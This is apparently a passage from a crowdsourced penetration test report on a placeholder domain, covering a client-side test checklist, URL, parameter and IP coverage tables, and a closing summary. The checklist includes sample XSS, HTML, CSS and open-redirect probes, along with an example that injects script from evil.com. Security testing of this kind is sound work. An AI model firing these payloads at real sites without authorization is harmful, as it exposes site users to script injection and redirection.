OTG-BUSLOGIC-009 **WAHHM - Test for Logic Flaws** **VRT Category - Server Security Misconfiguration**	**Test Upload of Malicious Files**	*• Develop or acquire a known "malicious" file.* *• Try to upload the malicious file to the application/system and verify that it is correctly rejected.* *• If multiple files can be uploaded at once, there must be tests in place to verify that each file is properly evaluated.*	*Burp Proxy, ZAP*

Client Side Testing	Test Name	Description	Tools

OTG-CLIENT-001 **WAHHM - Miscellaneous Tests** **VRT Category - Cross-Site Scripting (XSS)**	**Testing for DOM based Cross Site Scripting**	*Test for the user inputs obtained from client-side JavaScript Objects*	*Burp Proxy, DOMinator*
OTG-CLIENT-002 **WAHHM - Test Handling of Input** **VRT Category - Cross-Site Scripting (XSS)**	**Testing for JavaScript Execution**	*Inject JavaScript code: www.victim.com/?javascript:alert(1)*	*Burp Proxy, ZAP*
OTG-CLIENT-003 **WAHHM - Test Handling of Input** **VRT Category - Server-Side Injection**	**Testing for HTML Injection**	*Send malicious HTML code: ?user=<img%20src='aaa'%20onerror=alert(1)>*	*Burp Proxy, ZAP*
OTG-CLIENT-004 **WAHHM - Test Handling of Input** **VRT Category - Unvalidated Redirects and Forwards**	**Testing for Client Side URL Redirect**	*Modify untrusted URL input to a malicious site: (Open Redirect) ?redirect=www.fake-target.site*	*Burp Proxy, ZAP*

OTG-CLIENT-005 **WAHHM - Test Handling of Input** **VRT Category - Server-Side Injection**	**Testing for CSS Injection**	*Inject code in the CSS context :* *• www.victim.com/#red;-o-link:'javascript:alert(1)';-o-link-source:current; (Opera [8,12])* *• www.victim.com/#red;-:expression(alert(URL=1)); (IE 7/8)*	*Burp Proxy, ZAP*
OTG-CLIENT-006 **WAHHM - Test Handling of Input** **VRT Category - Server Security Misconfiguration**	**Testing for Client Side Resource Manipulation**	*External JavaScript could be easily injected in the trusted web site* *www.victim.com/#http://evil.com/js.js*	*Burp Proxy, ZAP*
OTG-CLIENT-007 **WAHHM - Miscellaneous Tests** **VRT Category - Server Security Misconfiguration**	**Test Cross Origin Resource Sharing**	*Check the HTTP headers in order to understand how CORS is* *used (Origin Header)*	*Burp Proxy, ZAP*
OTG-CLIENT-008 **WAHHM - Test Handling of Input** **VRT Category - Server Security Misconfiguration**	**Testing for Cross Site Flashing**	*Decompile, Undefined variables, Unsafe methods, Include malicious SWF (http://victim/file.swf?lang=http://evil*	*FlashBang, Flare, Flasm, SWFScan, SWF Intruder*

OTG-CLIENT-009 **WAHHM - Miscellaneous Tests** **VRT Category - Server Security Misconfiguration**	**Testing for Clickjacking**	*Discover if a website is vulnerable by loading into an iframe, create simple web page that includes a frame containing the target.*	*Burp Proxy, ClickjackingTool*
OTG-CLIENT-010 **WAHHM - Test Handling of Input**	**Testing WebSockets**	*Identify that the application is using WebSockets by inspecting ws:// or wss:// URI scheme.Use Google Chrome's Developer Tools to view the Network WebSocket communication. Check Origin, Confidentiality and Integrity, Authentication, Authorization, Input Sanitization*	*Burp Proxy, Chrome, ZAP, WebSocket Client*
OTG-CLIENT-011 **WAHHM - Test Handling of Input**	**Test Web Messaging**	*Analyse JavaScript code looking for how Web Messaging is implemented. How the website is restricting messages from untrusted domain and how the data is handled even for trusted domains*	*Burp Proxy, ZAP*
OTG-CLIENT-012 **WAHHM - Miscellaneous Tests** **VRT Category - Server Security Misconfiguration**	**Test Local Storage**	*Determine whether the website is storing sensitive data in the storage. XSS in localstorage http://server/StoragePOC.html#<img src=x onerror=alert(1)>*	*Chrome, Firebug, Burp Proxy, ZAP*

APPENDIX B — COVERAGE ANALYSIS

URL Coverage Analysis

Coverage Analytics

Total # of Active Researchers	15
Total # of URLs	399
# of Dynamic URLs	177
# of Static URLs	222
# of Parameters	6
# of Unique Parameters	5
# of Unique Vulnerabilities	14

Stack Analytics

Web Servers	Apache nginx ASP.NET
Programming Languages	PHP Python C#
Frameworks	jQuery ReactJS Backbone.js

Coverage Map

URL	Vulnerabilities
http://987yoiugklh02.ec2.vulnerable.domain	✓
http://www.vulnerable.domain/xmlrpc.php	✓
https://asset-library.vulnerable.domain/modules/contact/contact.test	✓
https://asset-library.vulnerable.domain/modules/dashboard/dashboard.module	✓
https://asset-library.vulnerable.domain/modules/dashboard/dashboard.test	✓
https://www.vulnerable.domain/en-us/	—
https://www.vulnerable.domain/en-us/-drive	—
https://www.vulnerable.domain/en-us/-aoisjfgpoiahjsf	—
https://www.vulnerable.domain/en-us/-qweroiuqwoeru	—
https://www.vulnerable.domain/en-us/-locate	—

Parameter Coverage Analysis

URL	Method	Parameter	Vulnerability
https://www.vulnerable.domain/router.aspx	POST	data	✓
https://jira.vulnerable.domain/jira/secure/ImporterSetupPage.jspa	POST	jiraHostname	✓
http://987yoiugklh02.ec2.vulnerable.domain	POST	article_id	✓
https://www.vulnerable.domain/Upload.aspx	POST	FileUploadField	✓
https://crucible.vulnerable.domain/plugins/servlet/oauth/users/icon-uri	GET	consumerID	✓
https://wiki.vulnerable.domain/confluence/plugins/servlet/oauth/users/icon-uri	GET	consumerID	✓

IP Coverage Analysis

Coverage Analytics

IPs Identified	2
Unique Vulnerabilities	4
Active Researchers	12

Coverage Map

IP	Ports	Vulnerabilities
192.168.1.1		
	21	✓
	22	—
	25	—
	80	—
	443	—
	3386	✓
192.168.1.44		
	22	—
	3386	✓
	7777	✓

CLOSING STATEMENT

Bugcrowd Inc.
921 Front Street
Suite 100
San Francisco, CA 94111

November 6, 2018

Introduction

This report shows testing of Vulnerable.domain between the dates of October 23, 2018 – November 6, 2018. The purpose of this assessment was to identify security issues that could adversely affect the integrity of Vulnerable.domain.

The assessment was performed under the guidelines provided in the statement of work between Vulnerable.domain and Bugcrowd. This letter provides a high-level overview of the testing performed, and the result of that testing.

Next Gen Pen Test Pro Overview

A Next Gen Pen Test Pro is a new approach to a penetration test. Traditional penetration tests use only one or two researchers to test an entire scope of work, while an Next Gen Pen Test Pro leverages a crowd of security researchers. This increases the probability of discovering esoteric issues that automated testing cannot find and that traditional vulnerability assessments may miss, in the same testing period.

It is important to note that this document represents a point-in-time evaluation of security posture. Security threats and attacker techniques evolve rapidly, and the results of this assessment are not intended to represent an endorsement of the adequacy of current security measures against future threats. This document contains information in summary form and is therefore intended for general guidance only; it is not intended as a substitute for detailed research or the exercise of professional judgment. The information presented here should not be construed as professional advice or service.

Testing Methods

This security assessment leveraged researchers that used a combination of proprietary, public, automated, and manual test techniques throughout the assessment. Commonly tested vulnerabilities include code injection, cross-site request forgery, cross-site scripting, insecure storage of sensitive data, authorization/authentication vulnerabilities, business logic vulnerabilities, and more. Summary of Findings during the engagement, Bugcrowd discovered the following:

6 Critical and **13 High** vulnerabilities